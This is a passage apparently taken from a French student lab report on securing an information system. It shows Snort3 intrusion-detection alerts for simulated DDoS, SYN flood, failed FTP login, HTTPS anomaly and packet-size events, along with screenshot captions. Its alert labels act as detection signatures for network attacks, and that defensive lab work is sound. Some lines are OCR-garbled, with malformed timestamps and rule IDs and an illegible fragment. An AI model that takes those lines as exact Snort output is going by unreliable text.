05/25-09:40:48.938278 ** [1:1000000:0] "DDOS loading..." ** [Priority: 0] (TCP) 87.10.10.20:52544 -> 87.10.10.11:80
05/25-09:40:48.975813 ** [1:1000000:0] "DDOS loading..." ** [Priority: 0] (TCP) 87.10.10.20:52550 -> 87.10.10.11:80
05/25-09:40:50.016265 ** [1:1000000:0] "DDOS loading..." ** [Priority: 0] (TCP) 87.10.10.20:52590 -> 87.10.10.11:80
05/25-09:40:50.940791 ** [1:1000000:0] "DDOS loading..." ** [Priority: 0] (TCP) 87.10.10.20:52608 -> 87.10.10.11:80
05/25-09:40:50.078908 ** [1:1000000:0] "DDOS loading..." ** [Priority: 0] (TCP) 87.10.10.20:52572 -> 87.10.10.11:80
05/25-09:40:50.123337 ** [1:1000000:0] "DDOS loading..." ** [Priority: 0] (TCP) 87.10.10.20:52584 -> 87.10.10.11:80
05/25-09:40:50.160431 ** [1:1000000:0] "DDOS loading..." ** [Priority: 0] (TCP) 87.10.10.20:52590 -> 87.10.10.11:80
05/25-09:40:50.192086 ** [1:1000000:0] "DDOS loading..." ** [Priority: 0] (TCP) 87.10.10.20:52604 -> 87.10.10.11:80
05/25-09:40:50.226318 ** [1:1000000:0] "DDOS loading..." ** [Priority: 0] (TCP) 87.10.10.20:52614 -> 87.10.10.11:80
05/25-09:40:50.263327 ** [1:1000000:0] "DDOS loading..." ** [Priority: 0] (TCP) 87.10.10.20:52630 -> 87.10.10.11:80
05/25-09:40:50.386802 ** [1:1000000:0] "DDOS loading..." ** [Priority: 0] (TCP) 87.10.10.20:52632 -> 87.10.10.11:80
05/25-09:40:50.347324 ** [1:1000000:0] "DDOS loading..." ** [Priority: 0] (TCP) 87.10.10.20:52640 -> 87.10.10.11:80
05/25-09:40:50.389024 ** [1:1000000:0] "DDOS loading..." ** [Priority: 0] (TCP) 87.10.10.20:52644 -> 87.10.10.11:80
05/25-09:40:50.436728 ** [1:1000000:0] "DDOS loading..." ** [Priority: 0] (TCP) 87.10.10.20:52650 -> 87.10.10.11:80
05/25-09:40:50.471846 ** [1:1000000:0] "DDOS loading..." ** [Priority: 0] (TCP) 87.10.10.20:52652 -> 87.10.10.11:80
05/25-09:40:50.507376 ** [1:1000000:0] "DDOS loading..." ** [Priority: 0] (TCP) 87.10.10.20:52658 -> 87.10.10.11:80
05/25-09:40:50.546847 ** [1:1000000:0] "DDOS loading..." ** [Priority: 0] (TCP) 87.10.10.20:52666 -> 87.10.10.11:80
05/25-09:40:50.587866 ** [1:1000000:0] "DDOS loading..." ** [Priority: 0] (TCP) 87.10.10.20:52678 -> 87.10.10.11:80
05/25-09:40:50.627373 ** [1:1000000:0] "DDOS loading..." ** [Priority: 0] (TCP) 87.10.10.20:52682 -> 87.10.10.11:80
05/25-09:40:50.671404 ** [1:1000000:0] "DDOS loading..." ** [Priority: 0] (TCP) 87.10.10.20:52698 -> 87.10.10.11:80
05/25-09:40:50.715365 ** [1:1000000:0] "DDOS loading..." ** [Priority: 0] (TCP) 87.10.10.20:52712 -> 87.10.10.11:80
```

Alerte possible DDoS par requête GET sur Snort3

SAÉ Cyber 4.0 Sécurisation d'un SI

```
root@rt-mob16: ~/snort_src/snort3-master/build/src

Fichier  Édition  Affichage  Rechercher  Terminal  Onglets  Aide

root@rt-mob16: ~/usr/local/etc/rules
x
root@rt-mob16: ~/snort_src/snort3-master/build/src
x
rt@rt-mob16: ~
x

process
-----
signals: 1
-----
timing
-----
runtime: 00:00:13
seconds: 13.183332
pkts/sec: 2
-----
o*)- Snort exiting
root@rt-mob16:~/snort_src/snort3-master/build/src# ./snort -R /usr/local/etc/rules/local.rules -i enp1s0 -A alert_fast -s 65535 -k none
o*)- Snort++ 3.1.62.0
-----
Loading rule args:
Loading /usr/local/etc/rules/local.rules:
Finished /usr/local/etc/rules/local.rules:
Finished rule args:
-----
rule counts
-----
total rules loaded: 16
duplicate rules: 2
text rules: 16
option chains: 16
chain headers: 7
-----
port rule counts
-----
      tcp  udp  icmp  ip
any      0    0    1    0
src       1    0    0    0
dst       14   0    0    0
total    15   0    1    0
-----
fast pattern groups
-----
      src: 2
      dst: 4
-----
search engine (ac bnfa)
-----
instances: 3
patterns: 14
pattern chars: 21
num states: 21
num match states: 14
memory scale: KB
total memory: 4.7207
pattern memory: 0.56453
match list memory: 0.601562
transition memory: 3.17969
fast pattern only:
-----
pcap DAQ configured to passive.
Commencing packet processing
+ [0] enp1s0
05/25-11:01:58.384972 [*] [1:10000017:0] "FTP login failed" [**] [Priority: 0] (TCP) 87.10.10.11:21 -> 87.10.10.20:58848
05/25-11:02:00.333869 [**] [1:10000017:0] "FTP login failed" [**] [Priority: 0] (TCP) 87.10.10.11:21 -> 87.10.10.20:58852
05/25-11:02:04.215287 [*] [1:10000017:0] "FTP login failed" [**] [Priority: 0] (TCP) 87.10.10.11:21 -> 87.10.10.20:58866
```

Alerte échec de connexion FTP sur Snort3

```
root@rt-mob16: ~/snort_src/snort3-master/build/src

Fichier  Édition  Affichage  Rechercher  Terminal  Onglets  Aide

root@rt-mob16: ~/usr/local/etc/rules
x
root@rt-mob16: ~/snort_src/snort3-master/build/src
x
rt@rt-mob16: ~
x

05/25-11:13:58.934388 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:6281 -> 87.10.10.11:80
05/25-11:13:58.934412 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:6282 -> 87.10.10.11:80
05/25-11:13:58.934644 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:6495 -> 87.10.10.11:80
05/25-11:13:58.934777 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:6496 -> 87.10.10.11:80
05/25-11:13:58.934780 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:6497 -> 87.10.10.11:80
05/25-11:13:58.934751 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:6498 -> 87.10.10.11:80
05/25-11:13:58.934792 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:6499 -> 87.10.10.11:80
05/25-11:13:58.934777 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:6500 -> 87.10.10.11:80
05/25-11:13:58.934842 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:6501 -> 87.10.10.11:80
05/25-11:13:58.934868 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:6502 -> 87.10.10.11:80
05/25-11:13:58.934896 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:6503 -> 87.10.10.11:80
05/25-11:13:58.934999 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:6504 -> 87.10.10.11:80
05/25-11:13:58.935172 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:6601 -> 87.10.10.11:80
05/25-11:13:58.935210 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:6613 -> 87.10.10.11:80
05/25-11:13:58.935238 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:6614 -> 87.10.10.11:80
05/25-11:13:58.935265 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:6615 -> 87.10.10.11:80
05/25-11:13:58.935293 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:6617 -> 87.10.10.11:80
05/25-11:13:58.935322 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:6618 -> 87.10.10.11:80
05/25-11:13:58.935348 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:6619 -> 87.10.10.11:80
05/25-11:13:58.935376 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:6620 -> 87.10.10.11:80
05/25-11:13:58.935403 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:6621 -> 87.10.10.11:80
05/25-11:13:58.935431 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:6623 -> 87.10.10.11:80
05/25-11:13:58.935457 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:6624 -> 87.10.10.11:80
05/25-11:13:58.935483 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:6761 -> 87.10.10.11:80
05/25-11:13:58.935510 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:6626 -> 87.10.10.11:80
05/25-11:13:58.935611 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:6728 -> 87.10.10.11:80
05/25-11:13:58.935663 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:6733 -> 87.10.10.11:80
05/25-11:13:58.935723 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:6736 -> 87.10.10.11:80
05/25-11:13:58.935751 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:6774 -> 87.10.10.11:80
05/25-11:13:58.935784 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:6839 -> 87.10.10.11:80
05/25-11:13:58.935962 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:6958 -> 87.10.10.11:80
05/25-11:13:58.936036 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:7119 -> 87.10.10.11:80
05/25-11:13:58.936080 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:6967 -> 87.10.10.11:80
05/25-11:13:58.936114 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:6968 -> 87.10.10.11:80
05/25-11:13:58.936141 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:6969 -> 87.10.10.11:80
05/25-11:13:58.936256 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:7140 -> 87.10.10.11:80
05/25-11:13:58.936353 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:7213 -> 87.10.10.11:80
05/25-11:13:58.936380 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:7214 -> 87.10.10.11:80
05/25-11:13:58.936410 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:7215 -> 87.10.10.11:80
05/25-11:13:58.936435 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:7216 -> 87.10.10.11:80
05/25-11:13:58.936463 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:7217 -> 87.10.10.11:80
05/25-11:13:58.936487 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:7218 -> 87.10.10.11:80
05/25-11:13:58.936513 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:7219 -> 87.10.10.11:80
05/25-11:13:58.936540 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:7220 -> 87.10.10.11:80
05/25-11:13:58.936569 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:7222 -> 87.10.10.11:80
05/25-11:13:58.936600 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:7223 -> 87.10.10.11:80
05/25-11:13:58.936632 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:7224 -> 87.10.10.11:80
05/25-11:13:58.936654 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:7225 -> 87.10.10.11:80
05/25-11:13:58.936696 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:7226 -> 87.10.10.11:80
05/25-11:13:58.936720 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:7227 -> 87.10.10.11:80
05/25-11:13:58.936749 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:7228 -> 87.10.10.11:80
05/25-11:13:58.936772 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:7229 -> 87.10.10.11:80
05/25-11:13:58.936836 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:7370 -> 87.10.10.11:80
05/25-11:13:58.936871 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:7454 -> 87.10.10.11:80
05/25-11:13:58.937185 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:7587 -> 87.10.10.11:80
05/25-11:13:58.937217 [**] [1:10000018:0] "DOS TCP SYN detected" [**] [Priority: 0] (TCP) 87.10.10.20:7588 -> 87.10.10.11:80
```

Alerte possible DDoS par SYN flag sur Snort3

[illegible]

```
root@rt-mob16: ~#snort-src/snort3-master/build/src
```

Fichier	Edition	Affichage	Rechercher	Terminal	Onglets	Aide
root@rt-mob16: /usr/local/etc/rules						
05/25-11-03:22.246877	[**]	[1:100008007:]	"URI:s HTTPS anomaly: detected"	[**]	(Priority: 0) (TCP)	87.10.10.20:53168 -> 87.10.10.11:443
05/25-11-03:22.260958	[**]	[1:1000015:]	"URI:s HTTPS anomaly: detected"	[**]	(Priority: 0) (TCP)	87.10.10.20:53170 -> 87.10.10.11:443
05/25-11-03:22.260958	[**]	[1:1000014:]	"URI:s HTTPS anomaly: detected"	[**]	(Priority: 0) (TCP)	87.10.10.20:53170 -> 87.10.10.11:443
05/25-11-03:22.260958	[**]	[1:10000013:]	"URI:s HTTPS anomaly: detected"	[**]	(Priority: 0) (TCP)	87.10.10.20:53170 -> 87.10.10.11:443
05/25-11-03:22.278053	[**]	[1:10000016:]	"URI:s HTTPS anomaly: detected"	[**]	(Priority: 0) (TCP)	87.10.10.20:53170 -> 87.10.10.11:443
05/25-11-03:22.278053	[**]	[1:1000015:]	"URI:s HTTPS anomaly: detected"	[**]	(Priority: 0) (TCP)	87.10.10.20:53170 -> 87.10.10.11:443
05/25-11-03:22.278053	[**]	[1:100000807:]	"URI:s HTTPS anomaly: detected"	[**]	(Priority: 0) (TCP)	87.10.10.20:53170 -> 87.10.10.11:443
05/25-11-03:22.278068	[**]	[1:10000013:]	"URI:s HTTPS anomaly: detected"	[**]	(Priority: 0) (TCP)	87.10.10.20:53170 -> 87.10.10.11:443
05/25-11-03:22.278068	[**]	[1:100008007:]	"URI:s HTTPS anomaly: detected"	[**]	(Priority: 0) (TCP)	87.10.10.20:53170 -> 87.10.10.11:443
05/25-11-03:22.289358	[**]	[1:1000015:]	"URI:s HTTPS anomaly: detected"	[**]	(Priority: 0) (TCP)	87.10.10.20:53188 -> 87.10.10.11:443
05/25-11-03:22.289358	[**]	[1:100000807:]	"URI:s HTTPS anomaly: detected"	[**]	(Priority: 0) (TCP)	87.10.10.20:53188 -> 87.10.10.11:443
05/25-11-03:22.289358	[**]	[1:100000808:]	"URI:s HTTPS anomaly: detected"	[**]	(Priority: 0) (TCP)	87.10.10.20:53188 -> 87.10.10.11:443
05/25-11-03:22.299291	[**]	[1:10000015:]	"URI:s HTTPS anomaly: detected"	[**]	(Priority: 0) (TCP)	87.10.10.20:53188 -> 87.10.10.11:443
05/25-11-03:22.299291	[**]	[1:1000014:]	"URI:s HTTPS anomaly: detected"	[**]	(Priority: 0) (TCP)	87.10.10.20:53188 -> 87.10.10.11:443
05/25-11-03:22.299308	[**]	[1:10000016:]	"URI:s HTTPS anomaly: detected"	[**]	(Priority: 0) (TCP)	87.10.10.20:53188 -> 87.10.10.11:443
05/25-11-03:22.299308	[**]	[1:10000013:]	"URI:s HTTPS anomaly: detected"	[**]	(Priority: 0) (TCP)	87.10.10.20:53188 -> 87.10.10.11:443
05/25-11-03:22.299308	[**]	[1:100000808:]	"URI:s HTTPS anomaly: detected"	[**]	(Priority: 0) (TCP)	87.10.10.20:53188 -> 87.10.10.11:443
05/25-11-03:22.313972	[**]	[1:1000015:]	"URI:s HTTPS anomaly: detected"	[**]	(Priority: 0) (TCP)	87.10.10.20:53190 -> 87.10.10.11:443
05/25-11-03:22.313972	[**]	[1:10000013:]	"URI:s HTTPS anomaly: detected"	[**]	(Priority: 0) (TCP)	87.10.10.20:53190 -> 87.10.10.11:443
05/25-11-03:22.313972	[**]	[1:100000808:]	"URI:s HTTPS anomaly: detected"	[**]	(Priority: 0) (TCP)	87.10.10.20:53190 -> 87.10.10.11:443
05/25-11-03:22.322342	[**]	[1:1000016:]	"URI:s HTTPS anomaly: detected"	[**]	(Priority: 0) (TCP)	87.10.10.20:53190 -> 87.10.10.11:443
05/25-11-03:22.322342	[**]	[1:100000807:]	"URI:s HTTPS anomaly: detected"	[**]	(Priority: 0) (TCP)	87.10.10.20:53190 -> 87.10.10.11:443
05/25-11-03:22.322342	[**]	[1:10000016:]	"URI:s HTTPS anomaly: detected"	[**]	(Priority: 0) (TCP)	87.10.10.20:53190 -> 87.10.10.11:443
05/25-11-03:22.322354	[**]	[1:10000013:]	"URI:s HTTPS anomaly: detected"	[**]	(Priority: 0) (TCP)	87.10.10.20:53190 -> 87.10.10.11:443
05/25-11-03:22.322354	[**]	[1:100000808:]	"URI:s HTTPS anomaly: detected"	[**]	(Priority: 0) (TCP)	87.10.10.20:53190 -> 87.10.10.11:443
05/25-11-03:22.337450	[**]	[1:1000014:]	"URI:s HTTPS anomaly: detected"	[**]	(Priority: 0) (TCP)	87.10.10.20:53200 -> 87.10.10.11:443
05/25-11-03:22.337450	[**]	[1:10000015:]	"URI:s HTTPS anomaly: detected"	[**]	(Priority: 0) (TCP)	87.10.10.20:53200 -> 87.10.10.11:443
05/25-11-03:22.337450	[**]	[1:10000014:]	"URI:s HTTPS anomaly: detected"	[**]	(Priority: 0) (TCP)	87.10.10.20:53200 -> 87.10.10.11:443
05/25-11-03:22.344435	[**]	[1:10000015:]	"URI:s HTTPS anomaly: detected"	[**]	(Priority: 0) (TCP)	87.10.10.20:53200 -> 87.10.10.11:443
05/25-11-03:22.344435	[**]	[1:10000014:]	"URI:s HTTPS anomaly: detected"	[**]	(Priority: 0) (TCP)	87.10.10.20:53200 -> 87.10.10.11:443
05/25-11-03:22.344435	[**]	[1:100000808:]	"URI:s HTTPS anomaly: detected"	[**]	(Priority: 0) (TCP)	87.10.10.20:53200 -> 87.10.10.11:443
05/25-11-03:22.344435	[**]	[1:1000015:]	"URI:s HTTPS anomaly: detected"	[**]	(Priority: 0) (TCP)	87.10.10.20:53200 -> 87.10.10.11:443
05/25-11-03:22.3614						

23

SAÉ Cyber 4.0 Sécurisation d'un SI

```
root@rt-mob16: ~/snort_src/snort3-master/build/src

Fichier Édition Affichage Rechercher Terminal Onglets Aide

root@rt-mob16: ~/snort_src/snort3-master/build/src x root@rt-mob16: /usr/local/etc/rules x rt@rt-mob16: ~ x

05/26-10:08:14.450686 ** [1:10000021:0] "Trop grand paquet" ** [Priority: 0] (IP) 87.10.10.20 -> 87.10.10.11
05/26-10:08:14.450686 ** [1:10000020:0] "Trop grand paquet" ** [Priority: 0] (IP) 87.10.10.20 -> 87.10.10.11
05/26-10:08:14.453911 ** [1:10000019:0] "Trop petit paquet" ** [Priority: 0] (IP) 87.10.10.11 -> 87.10.10.20
05/26-10:08:14.453911 ** [1:10000021:0] "Trop grand paquet" ** [Priority: 0] (IP) 87.10.10.11 -> 87.10.10.20
05/26-10:08:14.454162 ** [1:10000021:0] "Trop grand paquet" ** [Priority: 0] (IP) 87.10.10.11 -> 87.10.10.20
05/26-10:08:14.454162 ** [1:10000020:0] "Trop grand paquet" ** [Priority: 0] (IP) 87.10.10.11 -> 87.10.10.20
05/26-10:08:14.454229 ** [1:10000021:0] "Trop grand paquet" ** [Priority: 0] (IP) 87.10.10.11 -> 87.10.10.20
05/26-10:08:14.454229 ** [1:10000020:0] "Trop grand paquet" ** [Priority: 0] (IP) 87.10.10.11 -> 87.10.10.20
05/26-10:08:14.454399 ** [1:10000021:0] "Trop grand paquet" ** [Priority: 0] (IP) 87.10.10.11 -> 87.10.10.20
05/26-10:08:14.454399 ** [1:10000020:0] "Trop grand paquet" ** [Priority: 0] (IP) 87.10.10.11 -> 87.10.10.20
05/26-10:08:14.454408 ** [1:10000021:0] "Trop grand paquet" ** [Priority: 0] (IP) 87.10.10.11 -> 87.10.10.20
05/26-10:08:14.454408 ** [1:10000020:0] "Trop grand paquet" ** [Priority: 0] (IP) 87.10.10.11 -> 87.10.10.20
05/26-10:08:14.995297 ** [1:10000019:0] "Trop petit paquet" ** [Priority: 0] (UDP) fe80::72b5:e8ff:feac:b229:5353 -> ff02::fb:5353
05/26-10:08:14.995383 ** [1:10000019:0] "Trop petit paquet" ** [Priority: 0] (UDP) 87.10.10.100:5353 -> 224.0.0.251:5353
05/26-10:08:15.452889 ** [1:10000019:0] "Trop petit paquet" ** [Priority: 0] (IP) 87.10.10.20 -> 87.10.10.11
05/26-10:08:15.452898 ** [1:10000021:0] "Trop grand paquet" ** [Priority: 0] (IP) 87.10.10.20 -> 87.10.10.11
05/26-10:08:15.452891 ** [1:10000021:0] "Trop grand paquet" ** [Priority: 0] (IP) 87.10.10.20 -> 87.10.10.11
05/26-10:08:15.452891 ** [1:10000020:0] "Trop grand paquet" ** [Priority: 0] (IP) 87.10.10.20 -> 87.10.10.11
05/26-10:08:15.452891 ** [1:10000021:0] "Trop grand paquet" ** [Priority: 0] (IP) 87.10.10.20 -> 87.10.10.11
05/26-10:08:15.452891 ** [1:10000020:0] "Trop grand paquet" ** [Priority: 0] (IP) 87.10.10.20 -> 87.10.10.11
05/26-10:08:15.452891 ** [1:10000021:0] "Trop grand paquet" ** [Priority: 0] (IP) 87.10.10.20 -> 87.10.10.11
05/26-10:08:15.452891 ** [1:10000020:0] "Trop grand paquet" ** [Priority: 0] (IP) 87.10.10.20 -> 87.10.10.11
05/26-10:08:15.468714 ** [1:10000019:0] "Trop petit paquet" ** [Priority: 0] (IP) 87.10.10.11 -> 87.10.10.20
05/26-10:08:15.468716 ** [1:10000021:0] "Trop grand paquet" ** [Priority: 0] (IP) 87.10.10.11 -> 87.10.10.20
05/26-10:08:15.468716 ** [1:10000021:0] "Trop grand paquet" ** [Priority: 0] (IP) 87.10.10.11 -> 87.10.10.20
05/26-10:08:15.468716 ** [1:10000020:0] "Trop grand paquet" ** [Priority: 0] (IP) 87.10.10.11 -> 87.10.10.20
05/26-10:08:15.468716 ** [1:10000021:0] "Trop grand paquet" ** [Priority: 0] (IP) 87.10.10.11 -> 87.10.10.20
05/26-10:08:15.468716 ** [1:10000020:0] "Trop grand paquet" ** [Priority: 0] (IP) 87.10.10.11 -> 87.10.10.20
05/26-10:08:15.468808 ** [1:10000020:0] "Trop grand paquet" ** [Priority: 0] (IP) 87.10.10.11 -> 87.10.10.20
05/26-10:08:15.468855 ** [1:10000021:0] "Trop grand paquet" ** [Priority: 0] (IP) 87.10.10.11 -> 87.10.10.20
05/26-10:08:15.468855 ** [1:10000020:0] "Trop grand paquet" ** [Priority: 0] (IP) 87.10.10.11 -> 87.10.10.20
05/26-10:08:16.453708 ** [1:10000021:0] "Trop grand paquet" ** [Priority: 0] (IP) 87.10.10.20 -> 87.10.10.11
05/26-10:08:16.453708 ** [1:10000020:0] "Trop grand paquet" ** [Priority: 0] (IP) 87.10.10.20 -> 87.10.10.11
05/26-10:08:16.453888 ** [1:10000021:0] "Trop grand paquet" ** [Priority: 0] (IP) 87.10.10.20 -> 87.10.10.11
05/26-10:08:16.453888 ** [1:10000020:0] "Trop grand paquet" ** [Priority: 0] (IP) 87.10.10.20 -> 87.10.10.11
05/26-10:08:16.454022 ** [1:10000021:0] "Trop grand paquet" ** [Priority: 0] (IP) 87.10.10.20 -> 87.10.10.11
05/26-10:08:16.454022 ** [1:10000020:0] "Trop grand paquet" ** [Priority: 0] (IP) 87.10.10.20 -> 87.10.10.11
05/26-10:08:16.454998 ** [1:10000021:0] "Trop grand paquet" ** [Priority: 0] (IP) 87.10.10.20 -> 87.10.10.11
05/26-10:08:16.454998 ** [1:10000020:0] "Trop grand paquet" ** [Priority: 0] (IP) 87.10.10.20 -> 87.10.10.11
05/26-10:08:16.455205 ** [1:10000021:0] "Trop grand paquet" ** [Priority: 0] (IP) 87.10.10.20 -> 87.10.10.11
05/26-10:08:16.455205 ** [1:10000020:0] "Trop grand paquet" ** [Priority: 0] (IP) 87.10.10.20 -> 87.10.10.11
05/26-10:08:16.470109 ** [1:10000019:0] "Trop petit paquet" ** [Priority: 0] (IP) 87.10.10.11 -> 87.10.10.20
05/26-10:08:16.470111 ** [1:10000021:0] "Trop grand paquet" ** [Priority: 0] (IP) 87.10.10.11 -> 87.10.10.20
05/26-10:08:16.470111 ** [1:10000021:0] "Trop grand paquet" ** [Priority: 0] (IP) 87.10.10.11 -> 87.10.10.20
05/26-10:08:16.470111 ** [1:10000020:0] "Trop grand paquet" ** [Priority: 0] (IP) 87.10.10.11 -> 87.10.10.20
05/26-10:08:16.470109 ** [1:10000021:0] "Trop grand paquet" ** [Priority: 0] (IP) 87.10.10.11 -> 87.10.10.20
05/26-10:08:16.470109 ** [1:10000020:0] "Trop grand paquet" ** [Priority: 0] (IP) 87.10.10.11 -> 87.10.10.20
05/26-10:08:16.470243 ** [1:10000021:0] "Trop grand paquet" ** [Priority: 0] (IP) 87.10.10.11 -> 87.10.10.20
05/26-10:08:16.470243 ** [1:10000020:0] "Trop grand paquet" ** [Priority: 0] (IP) 87.10.10.11 -> 87.10.10.20
05/26-10:08:16.470344 ** [1:10000021:0] "Trop grand paquet" ** [Priority: 0] (IP) 87.10.10.11 -> 87.10.10.20
05/26-10:08:16.470344 ** [1:10000020:0] "Trop grand paquet" ** [Priority: 0] (IP) 87.10.10.11 -> 87.10.10.20
```

Alerte taille de fragmentation trop grande sur Snort3

```
root@rt-mob16: ~/snort_src/snort3-master/build/src

